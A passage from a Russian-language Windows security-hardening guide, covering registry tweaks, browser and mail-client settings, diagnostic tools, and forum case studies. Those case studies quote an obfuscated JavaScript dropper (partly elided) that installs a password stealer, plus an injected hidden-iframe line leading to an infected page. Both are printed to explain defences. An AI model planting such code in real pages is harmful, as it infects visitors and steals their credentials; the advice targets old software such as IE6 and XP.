[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon]
"Start"=dword:00000004

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NtLmSsp]
"Start"=dword:00000003

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcLocator]
"Start"=dword:00000003
```

Отключение административных ресурсов (для опытных пользователей)

Отключение скрытого общего доступа (ADMIN$, C$, PRINT$, FAX$ и подобные)

Каждый компьютер под управлением WinNT/2000/XP/2003 автоматически создает ресурсы общего доступа для каждого диска в системе. Эти ресурсы скрыты, но могут полностью контролироваться администратором домена. Именем такого ресурса является буква диска, сопровождаемая знаком $. При создании хорошо защищенной сети вам может понадобиться отключение этих общих ресурсов или по крайней мере ограничение прав конкретных пользователей и служб.

Скрыты по умолчанию следующие ресурсы:

C$ D$ E$ - корень каждой партиции. Под WinNT Workstation/2000/2003/XP Professional только администраторы или Backup Operators могут подключаться к этим ресурсам; под WinNT Server/2000 Server к ним также имеют доступ Server Operators.

ADMIN$ - %SYSTEMROOT%. Этот общий ресурс система использует при каждом сеансе удаленного администрирования. Путь к ресурсу задан переменной %SYSTEMROOT% (под Win2000/NT это обычно C:\Winnt, под XP - C:\Windows).

FAX$ - под Win2000 Server этот ресурс используется для отправки факсов. Ресурс временно кэширует файлы и обращается к файлам на сервере.

IPC$ - временные соединения между серверами, необходимые для обмена данными между программами. Используется во время сеанса удаленного администрирования и при просмотре расшаренных папок компьютера. Этот ресурс может быть очень опасен, поскольку через него можно извлечь значительное количество информации о вашей сети даже из-под анонимного аккаунта.

NetLogon – этот ресурс используется службой Net Logon под Win2000, 2003 и NT Server при обработке запросов на сетевой вход в систему через домен, а также более ранними системами при запуске logon-скриптов.

PRINT$ - %SYSTEMROOT%\SYSTEM32\SPOOL\DRIVERS. Используется для удаленного управления принтерами.

Можно просто удалить ресурс через менеджер сервера в WinNT или средства управления общим доступом к папкам в Win2000/XP/2003, но проблема состоит в том, что после перезагрузки ресурсы будут автоматически восстановлены. Также их можно отключить через редактор политик, однако более простой способ постоянного отключения этих ресурсов - редактирование реестра.

Для серверных систем (WinNT 4.0/2000/Windows Server 2003):

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters]
"AutoShareServer"=dword:00000000
```

Если такого ключа нет, его нужно создать. Результат появится после перезагрузки.

Для рабочих станций (WinNT 4.0 Workstation/XP Pro):

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters]
"AutoShareWks"=dword:00000000
```

Если такого ключа нет, его нужно создать. Результат появится после перезагрузки.

Для воссоздания скрытых ресурсов значение соответствующих ключей нужно вновь изменить на 1. Имейте в виду, что некоторые приложения могут зависеть от скрытых ресурсов и работать некорректно.

На XP Home данная функциональность **отсутствует** .

При выполнении рекомендаций «**После отключения служб**» служба LanManServer , к которой относятся вышеперечисленные ключи, **удаляется** .

Важно! Эти манипуляции с реестром не отключают IPC$. Данный ресурс широко используется хакерами для выбора атакуемых систем, поскольку он может предоставить много информации о системных, пользовательских именах и так далее. Если разрешения для аккаунтов некорректны, или вы не отключили анонимный аккаунт, или не отключили гостевой аккаунт, то этот вектор атак может привести к взлому системы за считанные минуты.

Предотвращение заражения через браузер

После отключения служб нам остается только надлежащим образом сконфигурировать браузер.

Следует заметить : очень многие современные веб-страницы используют те компоненты, которые мы с вами собираемся отключать. Это значит, что их функционал может быть нарушен. Однако выигрыш в безопасности значительно выше, чем потеря функционала. Практика показывает: **абсолютно все** заражения от веб-страниц происходят с использованием скриптов или ActiveX. Потому исключительно в ваших

интересах отрезать путь на ваш компьютер для вредоносных программ из Сети.

Помните : создать белый список всегда проще, чем черный.

Конфигурация Internet Explorer

Приведенные настройки рекомендованы для Internet Explorer 6, совместимы с Internet Explorer 7.

Откройте Internet Explorer, выберите меню Сервис – Свойства обозревателя.

Вкладка Безопасность.

Выделите зону Интернет и нажмите кнопку Другой возле шкалы уровня безопасности.

Загрузка

Автоматические запросы: Отключить (если вы используете менеджер закачек, а не скачиваете файлы стандартными средствами Internet Explorer; в противном случае оставить настройку без изменений)

Загрузка файла: Отключить (если вы используете менеджер закачек, а не скачиваете файлы стандартными средствами Internet Explorer; в противном случае оставить настройку без изменений)

Загрузка шрифта: Разрешить

.NET Framework

Запуск компонентов, не снабженных сертификатом: Запрашивать

Запуск компонентов, снабженных сертификатом: Разрешить

Проверка подлинности

Вход: Запрос имени пользователя и пароля

Разное

Блокировать всплывающие окна: Отключить

Веб-узлы из зон Интернета…: Предлагать

Доступ к источникам данных: Отключить

Запуск в окне IFRAME: Отключить

Не запрашивать сертификат клиента…: Отключить

Открывать файлы на основе содержимого: Разрешить

Отображение разнородного содержимого: Предлагать

Передача незашифрованных данных форм: Разрешить

Перетаскивание или копирование: Разрешить

Переход между кадрами через разные домены: Отключить

Разрешать веб-страницам использовать…: Предлагать

Разрешать запущенные сценарием окна…: Отключить

Разрешения канала ПО: Средний уровень безопасности

Разрешить метаобновление: Разрешить

Разрешить сценарии для элемента управления…: Отключить

Установка элементов рабочего стола: Предлагать

Устойчивость данных пользователя: Разрешить

Сценарии

Активные сценарии: Отключить

Выполнять сценарии приложений Java: Отключить

Разрешить операции вставки из сценария: Отключить

Элементы ActiveX и модули подключения

Автоматические запросы элементов управления: Отключить

Выполнять сценарии, помеченные как безопасные: Предлагать

Загрузка неподписанных элементов: Отключить

Загрузка подписанных элементов: Предлагать

Запуск элементов и модулей подключения: Отключить

Использование элементов, не помеченных как безопасные: Отключить

Поведение двоичного кодов и сценариев: Отключить

Нажимаем OK. Уровень безопасности для неизвестных узлов определен.

Настройки трех оставшихся зон не нуждаются в модификации.

Для создания списка доверенных сайтов нажмите кнопку Узлы в свойствах зоны Надежные узлы.

Для создания списка недоверенных сайтов нажмите кнопку Узлы в свойствах зоны Ограниченные узлы.

Дублирование настроек через реестр (для опытных пользователей)

Настройки приведены для Internet Explorer 6.

Зона Интернет (неизвестные веб-узлы)

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
```

Загрузка

Автоматические запросы: Отключить (если вы используете менеджер закачек, а не скачиваете файлы стандартными средствами Internet Explorer; в противном случае оставить настройку без изменений)

```
"2200"=dword:00000003
```

Загрузка файла: Отключить (если вы используете менеджер закачек, а не скачиваете файлы стандартными средствами Internet Explorer; в противном случае оставить настройку без изменений)

```
"1803"=dword:00000003
```

Загрузка шрифта: Разрешить

```
"1604"=dword:00000000
```

.NET Framework

Запуск компонентов, не снабженных сертификатом: Запрашивать

```
"2004"=dword:00000001
```

Запуск компонентов, снабженных сертификатом: Разрешить

```
"2001"=dword:00000000
```

Проверка подлинности

Вход: Запрос имени пользователя и пароля

```
"1A00"=dword:00010000
```

Разное

Блокировать всплывающие окна: Отключить

```
"1809"=dword:00000003
```

Веб-узлы из зон Интернета...: Предлагать

```
"2101"=dword:00000001
```

Доступ к источникам данных: Отключить

```
"1406"=dword:00000003
```

Запуск в окне IFRAME: Отключить

```
"1804"=dword:00000003
```

Не запрашивать сертификат клиента...: Отключить

```
"1A04"=dword:00000003
```

Открывать файлы на основе содержимого: Разрешить

```
"2100"=dword:00000000
```

Отображение разнородного содержимого: Предлагать

```
"1609"=dword:00000001
```

Передача незашифрованных данных форм: Разрешить

```
"1601"=dword:00000000
```

Перетаскивание или копирование: Разрешить

```
"1802"=dword:00000000
```

Переход между кадрами через разные домены: Отключить

```
"1607"=dword:00000003
```

Разрешать веб-страницам использовать...: Предлагать

```
"2300"=dword:00000001
```

Разрешать запущенные сценарием окна...: Отключить

```
"2102"=dword:00000003
```

Разрешения канала ПО: Средний уровень безопасности

```
"1E05"=dword:00020000
```

Разрешить метаобновление: Разрешить

"1608"=dword:00000000

Разрешить сценарии для элемента управления...: Отключить

"1206"=dword:00000003

Установка элементов рабочего стола: Предлагать

"1800"=dword:00000001

Устойчивость данных пользователя: Разрешить

"1606"=dword:00000000

Сценарии

Активные сценарии: Отключить

"1400"=dword:00000003

Выполнять сценарии приложений Java: Отключить

"1402"=dword:00000003

Разрешить операции вставки из сценария: Отключить

"1407"=dword:00000003

Элементы ActiveX и модули подключения

Автоматические запросы элементов управления: Отключить

"2201"=dword:00000003

Выполнять сценарии, помеченные как безопасные: Предлагать

"1405"=dword:00000001

Загрузка неподписанных элементов: Отключить

"1004"=dword:00000003

Загрузка подписанных элементов: Предлагать

"1001"=dword:00000001

Запуск элементов и модулей подключения: Отключить

"1200"=dword:00000003

Использование элементов, не помеченных как безопасные: Отключить

"1201"=dword:00000003

Поведение двоичного кодов и сценариев: Отключить

"2000"=dword:00000003

Настройка Cookies

Откройте Internet Explorer, выберите меню Сервис – Свойства обозревателя.

Вкладка Конфиденциальность.

Передвиньте ползунок в положение Блокировать все Cookie.

Cookies – это текстовые файлы, сохраняемые на ваш компьютер различными сайтами для вашей идентификации или более неблаговидных дел. Кнопка Узлы позволит вам задать исключения для сайтов, которым вы доверяете.

Отключение надстроек Internet Explorer

Откройте Internet Explorer, выберите меню Сервис – Свойства обозревателя.

Вкладка Программы.

Нажмите кнопку Надстройки.

В выпадающем списке выберите Надстройки, загруженные в Internet Explorer.

В окне перечислены надстройки IE. В целом следует отключить все надстройки. Исключение вы можете сделать для надстроек охранного софта (к примеру, надстройка Веб-Антивирус некоторых продуктов Лаборатории Касперского). Имейте в виду, что функциональность некоторых продуктов при этом может нарушаться.

Конфигурация Mozilla Firefox

Отключение скриптов

Вы можете отключить скрипты в браузере Firefox двумя способами.

В первую очередь это плагин для Firefox под названием **NoScript** , обзор которого доступен здесь: https://addons.mozilla.org/firefox/722/. NoScript позволяет вам блокировать любые скрипты и с легкостью разрешать их для доверенных сайтов.

Также вы можете использовать настройки самого браузера, расположенные следующим образом.

Запустите браузер, откройте `Tools (Инструменты)` – `Options (Настройки)`, пункт меню `Content (Содержимое).` Снимите галочки `Enable Java (Использовать Java)` и `Enable JavaScript (Использовать JavaScript).`

Настройка Cookies

Запустите браузер, откройте `Tools (Инструменты)` – `Options (Настройки)`, пункт меню `Privacy (Приватность).`

Желательно снять галочку `Allow sites to set Cookies (Принимать Cookies с сайтов)`. Управлять Cookies вы также можете с помощью дополнения **CookieSafe** .

Конфигурация Opera

Отключение скриптов

Откройте Opera – Инструменты – Настройки - Дополнительно – пункт меню Содержимое – убираем галочки напротив включить Java, включить JavaScript и включить плагины (для того, чтобы разрешить скрипты или плагины определенному сайту: Управление настройками веб-узла – ищем нужный сайт – Изменить – вкладка Сценарий и Содержимое, и там выбираем то, что нам нужно, или: правой кнопкой мыши щелкаем на странице нужного сайта, в появившемся меню выбрать Изменить настройки узла и дальше действовать по описанной выше схеме).

Настройка Cookies

Откройте Opera – Инструменты – Настройки - Дополнительно – пункт меню Cookies – ставим галочку напротив Никогда не принимать cookies (для того, чтобы разрешить Cookies определенному сайту: Управление Cookies – ищем нужный сайт – Изменить – Cookies и там выбираем то, что нам нужно, или: правой кнопкой мыши щелкаем на странице нужного сайта, в появившемся меню выбрать Изменить настройки узла и дальше действовать по описанной выше схеме).

Желательно разрешать доверенным сайтам только Cookies с этого узла, а не все.

Предотвращение заражения через почтовый клиент (на примере Outlook Express)

Открываем OE – Сервис – Параметры – вкладка Чтение – убираем галочку напротив «Автоматически загружать сообщения при отображении в области просмотра», ставим галочку «Читать все сообщения в текстовом формате»; далее открываем вкладку Безопасность - поставить галочки напротив «Предупреждать, если приложение пытается отправить почту от моего имени», «Не разрешать сохранение или открытие вложений, которые могут содержать вирусы» и «Блокировать изображение и другое внешнее содержимое в сообщении в формате HTML».

Раздел 3. Полезные программы и ссылки

В Сети имеется немало ценных диагностических программ, как правило, еще и бесплатных. В этом разделе мы предлагаем вам обзор таких программ.

Часть 1. Программы

AVZ

Антивирусная утилита AVZ – лучший инструмент для антивирусного консультанта. Эта программа изначально проектировалась для ручного удаления вредоносного программного обеспечения и потому предлагает очень широкий спектр функций для борьбы с вирусами.

AVZ также позволяет вам сохранять протоколы всех своих компонентов в удобном для изучения формате HTM.

Ключевые возможности AVZ:

AVZGuard – система самозащиты и блокировки опасных системных функций. Позволяет удалять самовосстанавливающиеся вирусы

посредством блокировки операций их восстановления; препятствует выгрузке AVZ и защищаемых ее драйвером программ.

AVZPM – драйвер расширенного мониторинга системы, осуществляющий независимое от системы наблюдение за процессами и драйверами, что позволяет вычислять сложные руткиты (RootKit , средства сокрытия файлов, процессов, ключей реестра и т.д.).

Скриптовый язык , предоставляющий широкие возможности автоматизации.

Boot Cleaner – система удаления файлов до загрузки операционной системы, что позволяет удалить любой вредоносный файл.

Автокарантин , позволяющий быстро собрать для изучения все подозрительные файлы для их изучения.

База безопасных файлов , позволяющая исключать из протоколов файлы, опознанные как безопасные.

Антируткит – подсистема блокировки перехватов системных функций, что позволяет успешно выявлять и уничтожать руткиты.

Ревизор диска , делающий снимки дисков и позволяющий выявлять изменения в файловой системе.

Кроме того, многочисленные диспетчеры и менеджеры AVZ позволяют вам контролировать все критические точки системы.

Настоятельно рекомендуется ознакомиться со справочной системой программы перед ее использованием.

Сайт разработчика http://z-oleg.com

HiJackThis

HJT – англоязычная программа быстрого сбора информации о системе, широко используется в англоязычном секторе Интернета для диагностики. По своим возможностям значительно уступает русскоязычной AVZ, однако полезна для дополнительного изучения

системы и быстрого удаления подозрительных и вредоносных записей в реестре.

Сайт для скачивания программы - http://www.tomcoyote.org/hjt/

Autoruns

Программа Марка Руссиновича, позволяющая просматривать, включать и отключать элементы, расположенные во всех связанных с автозапуском ключах реестра. Одна из основных диагностических программ в арсенале любого антивирусного консультанта.

FileMonitor

Еще один инструмент от Марка Руссиновича, с помощью которого вы можете отслеживать все файловые операции в системе. Эта программа эффективна, когда нужно сделать обзор всех операций, которые выполняет тот или иной процесс. Главное для работы с этим инструментом – уметь пользоваться фильтрами.

RegMonitor

Программа, аналогичная File Monitor; предназначена для мониторинга операций с реестром.

Process Explorer

Мощный диспетчер задач, обладающий очень широким спектром возможностей по сравнению со стандартным Диспетчером задач Windows. Еще одна разработка Марка Руссиновича. Ключевые особенности PE – удобное представление дерева процессов и обширные возможности просмотра свойств каждого процесса.

Программы Марка Руссиновича представлены на http://www.sysinternals.com.

Drop My Rights

Существует простое, но малоизвестное решение, позволяющее пользователям избежать неприятностей при пользовании любым браузером. Этим решением является программа “Drop My Rights”, написанная сотрудником Microsoft Майклом Ховардом (Michael Howard). Эта программа понижает системные права приложения до определенного уровня, вследствие чего оно просто не может нанести системе ощутимый ущерб.

Drop My Rights в качестве параметра принимает путь к программе, чьи права следует понизить. Допустим, что администратору захотелось работать с IE или Firefox в более безопасном режиме. В случае с IE он бы выполнил такую операцию:

```
c:\путь_к_программе\dropmyrights.exe "C:\Program Files\Internet Explorer\iexplore.exe" C
```

Этим самым он скажет IE, чтобы тот работал с пониженными привилегиями уровня C, или “Constrained user” («ограниченный пользователь»). В этом случае при встрече с какой-либо уязвимостью или ошибкой, урон, который может нанести уязвимость, будет минимизирован. Список возможных уровней привилегий показан ниже:

N – normal user (обыкновенный пользователь)

C – constrained user (ограниченный пользователь)

U – untrusted user (ненадежный пользователь)

Очень просто настроить ярлык приложения таким образом, чтобы оно работало с минимальными правами. Это идеальный вариант для «всемогущих» пользователей или пользователей, требующих права администратора. В свойствах ярлыка, закладке “Shortcut” («Ярлык») измените поле “Target” («Объект»), чтобы перед приложением стояло

DropMyRights.exe, например, C:\windows\dropmyrights.exe "C:\Program Files\Mozilla Firefox\firefox.exe" N.

Следует, однако, иметь в виду, что некоторые программы могут работать с ошибками, если запустить их с ограниченными правами (к браузерам это не относится).

О программе: http://msdn2.microsoft.com/en-us/library/ms972827.aspx

Раздел 4. Немного практики

Как выполнение рекомендаций книги защищает меня от вирусов?

В отличие от программных систем защиты, рекомендации по настройке системы не всегда наглядны в своей эффективности. Поэтому мы решили представить вам небольшой обзор случаев из реальной практики, подтверждающих важность выполнения наших советов.

Скрипты (Java, JavaScript, Visual Basic Script)

http://forum.kaspersky.com/index.php?showtopic=37667

Обращение пользователя:

Привет!

Помогите, плиз, прояснить ситуацию. Пользуюсь Оперой (Windows 2000) по умолчанию. Возникло подозрение, что страница некорректно отображается, решил посмотреть её в IE6 (давно не пользовался). После включения Аутпост показал обновление компонентов, появился странный файл C:\syshkue.exe (8 кб), который сразу же попросился наружу, я заблокировал. Антивирус молчит, проверил в online file scanner: файл чистый. А вот после проверки файл просто исчез, остался только ярлычок в recent (я не удалял). Искал имя файла в Гугле, Яндексе - 0 результатов. Может кто-то объяснит мне, что это было?

Спасибо

Ответ консультанта:

На странице в исходнике в конце есть код:

```
<!--<S>--><script>try {var Ujt=& #39;rr2rP2rW2r42rl2rB2rR2r
K2rA2r72re2rC2rb2rf2rn2rM2rp2rc2rs2rj2r62rg2r32rG2rD2rd2rw2
ra2rk2rq2rL2rO2rX2ry2rS2rz2rH2r92rJ2rh2rU2rF2rx2r52r82rm2rV
2ro2rN2rt2rY2rI2rT2ri2Pr2PP2PW2P42Pl2PB2PR2PK2PA2P72Pe2PC2P
b2Pf2Pn2PM2Pp',zMb=Ujt.substr(2,1);var Qa=Array(nQ('245'),
nQ'186'),nQ('170'),187,160,185, nQ('189'),45088^45257,nQ
('165'),29546^29634,28687^28840,nQ('174'),nQ('188'),1570^16
78,nQ('244'),nQ('235'),nQ('163'),49402^49221,54054^54225,24
908^24968,45368^45563,24930^24987,nQ('248'),nQ('242'),231,1
66,26660^26772,nQ('164'),nQ('175'),nQ('230'),nQ('161'),225,
nQ('173'),2226^2064,nQ('177'),nQ('134'),nQ('226'),5704^5800,
52179^52023,178,nQ('243'),4844^4612,nQ('246'),62467^62613,1
46,nQ('151'),nQ('179'),52544^52656,nQ('148'),44528^44309,nQ
('149'),nQ('140'),36031^35895,171,nQ('139'),nQ('190'),nQ
('138'),180,38931^39144,8613^8543,49643^49430,nQ('252'),637
32^63499,nQ('254'),nQ('241'),15441^15573,nQ('227'),141,nQ
('157'),59249^59391,154);var dMJ;var SI;var qY,heS=&#39;rrrP
rWr4rlrBrRrKrAr7rerCrbr7rCrfrnrMrpr7rcr7rPrWr4rlrBrRrMrsrjr6
rcr7r4rKrWrerKrnrKrMrPr4rgrArArgr3rMrGrjr6rcr7r4rKrWrcrKrnrK
rMr3rMrGrjr6rcr7r4rKrPrfrKrnrKrMrPr3rDr4rdrArArPrwrPrRrfrarP
rDrlrerkrdrMrGrjr6rcr7r4rKrBrKrnrKrMrqrLrRrarArqrMrGrjr6rlrk
rOrXrdrWrbrarfrerRrDrWrdrdryrlrfrDrlrerXrfrSrzrkrOrWrerHrMrn
rMrHrWrcr9rKrnrnrKrJr3r9rjr6rhrjr6rcr7r4rKrbr4rArKrnrKrMrLrR
rRrBrUrqrqrMrKrHrKrOrXrdrWrbrarfrerRrDrArdrWr7rRrlrdrerDrLrd
rPrRrKrFrnrKrMrMrKrxrKrMrMrKrUrKr4rPrwrPr5r4rPrOr9r9;varfok=
'';Ujt=Ujt.split(zMb);for(dMJ=0;dMJ
<часть кода пропущена нами>
<heS.length;dMJ+=2){qY=heS.substr(dMJ,2);
for(SI=0;SI<Ujt.length;SI++){if(Ujt[SI]==qY)break;}
fok+=String.fromCharCode(Qa[SI]^201);}
function nQ(XH){return parseInt(XH)}document.write(fok);}
catch(e){}</script><!--</S>-->
```

Что это?

Это дроппер, или, как его еще можно назвать, троянский конструктор. Сам по себе он является Java-скриптом. Если в браузере разрешено выполнение скриптов, то он «собирает» на компьютере вредоносный файл (тот самый C:\syshkue.exe) и отправляет его на выполнение. Файл в данном случае относился к семейству воров

паролей Trojan-PSW.Win32.LdPinch по классификации Лаборатории Касперского.

Отключение скриптов в браузере по нашим рекомендациям не позволяет этому дропперу запуститься. Соответственно, заражения не произойдет.

Открытые порты, отключение служб

http://forum.kaspersky.com/index.php?showtopic=35697

Обращение пользователя:

У меня проблема. Касперский постоянно выдает, что: Подозрительные действия Buffer overrun процесс (PID:960): C:\WINDOWS\system32\svchost.exe и выбор - разрешить или запретить. Запрещаешь - винда выдает, что будет закрыта через минуту, ну и вырубается, разрешаешь - появляются трояны в крупных количествах, которые постоянно удаляет Касперский. Весь комп проверил - ничего не находит. В чем собственно проблема или где ее искать??? (переустанавливал винду - не помогло)

Что это?

Это сетевая атака. По умолчанию, когда службы не отключены, svchost.exe занимает некоторые определенные порты, известные заранее и одинаковые для всех систем Windows XP. Поэтому, если есть соответствующая уязвимость, можно просто отправить на этот порт входящий пакет данных – конечно, не любой, а особым образом сформированный, - и вызвать т.н. переполнение буфера, вследствие чего наблюдаются описанные выше явления.

Отключение служб закрывает порты, делая невозможным нежелательные подключения и подобные атаки.

Запрет на входящие соединения в брандмауэре защищает от сетевых атак другие приложения, использующие сеть.

Установка критических обновлений Windows закрывает обнаруженные уязвимости, и атака теряет эффект.

Надстройки браузера

http://forum.kaspersky.com/index.php?showtopic=38908

Обращение пользователя:

Всем привет.

Я много слышал раз про то, что какая то дрянь уводит деньги с еголд счетов. Вот теперь эта неприятность коснулась сегодня и меня.

Зайдя сегодня на свой е-голд счет, я хотел перевести человеку 10$ и в этот момент с моего счета резко снялись куда то все деньги 770$. Что самое интересное, деньги снялись в валюте OZ и главное все подчистую, хотя такое не возможно, по любому на счете должно остаться хоть 0.01$.

Ответ консультанта после изучения протоколов:

Ещё один шпион. Выполните скрипт в AVZ

```
begin
SearchRootkit(true, true);
SetAVZGuardStatus(True);
QuarantineFile('C:\WINDOWS\system32\msindeo.dll','');
DeleteFile('C:\WINDOWS\system32\msindeo.dll');
ExecuteSysClean;
RebootWindows(false);
end.
```

Что это?

Файл C:\WINDOWS\system32\msindeo.dll являлся Browser Helper Object, т.е. одной из надстроек Internet Explorer. Благодаря этому он не обнаруживался брандмауэром и мог осуществлять практически любые сетевые действия из заложенных в него при написании без какого бы то ни было контроля. Антивирусу он не был известен, а брандмауэр его просто не видел.

Отключение надстроек Internet Explorer не позволило бы этому файлу выполнять какие-либо действия, и деньги не были бы похищены.

IFRAME

http://forum.kaspersky.com/index.php?showtopic=39219

Обращение пользователя:

Проверил сегодня сайт, за которым меня попросил присмотреть приятель.

Во время загрузки обращается к пяти сторонним узлам. Из каталога вычистил несколько файлов, которые появились несанкционированно - "arm.php", "1.php" и "ps.php". Закрыл все доступы. Снял права на запись со всех папок. В папке "cgi-bin" был скрипт "cgitelnet.pl" - удалил. Поменял пароли на панель управления и фтп-доступ. Но при загрузке по-прежнему обращается к каким-то хакерским узлам. ФФ просто вылетает. Опера предлагает поставить "чистильщик реестра".

Хостер, незадолго до этого, сообщал о массовом хищении паролей ФТП у него и просил всё поменять. Я это сделал. Но, видимо, опоздал. Мои компы чистые. Мои сайты - полтора десятка - тоже чистые. Залезли через хостера - 100%.

Саппорт, в ответ на просьбу о помощи, написал: "Со своей стороны, можем удалить вставленные вирусом строчки из файлов (нужно указать пример строки которую нужно удалить из файлов)".

Что делать, подскажите? Где чистить? Спасибо.

Ответ консультанта:

Самую первую строчку перед head в исходнике уберите.

```
echo "<iframe src='radiodeejay.hr/forum/lang/inexed.htm' width=1 height=1></iframe>"
```

Что это?

Это скрытое перенаправление браузера на зараженную веб-страницу, с которой, в свою очередь, скачивается тот или иной вредоносный файл. Тип и количество скачиваемых вирусов может быть любым в зависимости от цели взлома.

Отключение IFRAME в браузере не позволяет ему использовать подобные скрытые перенаправления, и заражения не происходит.

Таков краткий обзор основных позиций наших советов. Практически любая наша рекомендация может быть подтверждена подобными примерами. Надеяться на везение в вопросах безопасности, как правило, не имеет смысла – требуется точный расчет и эффективная профилактика заражения. Книга поможет вам в этом.

Заключение

Таковы наши универсальные рекомендации относительно того, как сделать работу в Сети безопасной. Возможно, они покажутся вам чересчур жесткими или даже параноидальными, однако верьте нашему опыту: безопасная работа компьютера того стоит. Гораздо проще пройти мимо сайта, который не может работать без скриптов, чем потом менять все ваши пароли, случайно нажав на ссылку в браузере. Именно таким образом распространяется известный коммерческий вирус, по классификации Касперского известный как Trojan-PSW.Win32.LdPinch. По списку контактов ICQ жертвы специальный робот рассылает ссылки на сайт, якобы имеющий интересное содержимое. Если перейти по ссылке с включенными скриптами, сработает Exploit (программа, использующая уязвимость в браузере), на компьютер загрузится исполняемый файл вируса, соберет все пароли, имеющиеся в системе, отправит автору и самоуничтожится.

Безопасность ваших данных зависит только от вас. Весь охранный софт, что мы перечислили, - лишь набор инструментов для облегчения вашей задачи. Увы – не более того. Будьте внимательны, осторожны и недоверчивы, и угроза обойдет вас стороной.

Об авторах этой книги

Автор-составитель: Николай Головко, независимый консультант по компьютерной безопасности, золотой бета-тестер Лаборатории Касперского, официальный переводчик антивирусной утилиты AVZ, координатор антивирусного портала VirusInfo.

В основу книги легли советы эксперта в области предотвращения вторжений, участника форума Лаборатории Касперского, известного как

p2u, а также рекомендации по защите компьютера в Интернете белорусского журналиста Сергея Римши.

Благодарности

В тестировании и проверке материалов участвовали:

Анна Почкай

~nOn sTop~ (Форум Лаборатории Касперского)

dey (Форум Лаборатории Касперского)

Serega_I (Форум Лаборатории Касперского)

Ego1st (Форум Лаборатории Касперского)

ANDYBOND (Форум Лаборатории Касперского)

Umnik (Форум Лаборатории Касперского)

Олег Зайцев (VirusInfo)

RiC (VirusInfo)

pig (VirusInfo)

Xen (VirusInfo)

Minos (VirusInfo)

ALEX(XX) (VirusInfo)

Shu_b (VirusInfo)

SuperBrat (Сообщество Anti-Malware)

Сергей Ильин (Сообщество Anti-Malware)

JIABP (Форум Лаборатории Касперского)

rav (VirusInfo)

MiStr (Форум Лаборатории Касперского)

Saule (СофтФорум)

http://security-advisory.virusinfo.info – официальный сайт проекта.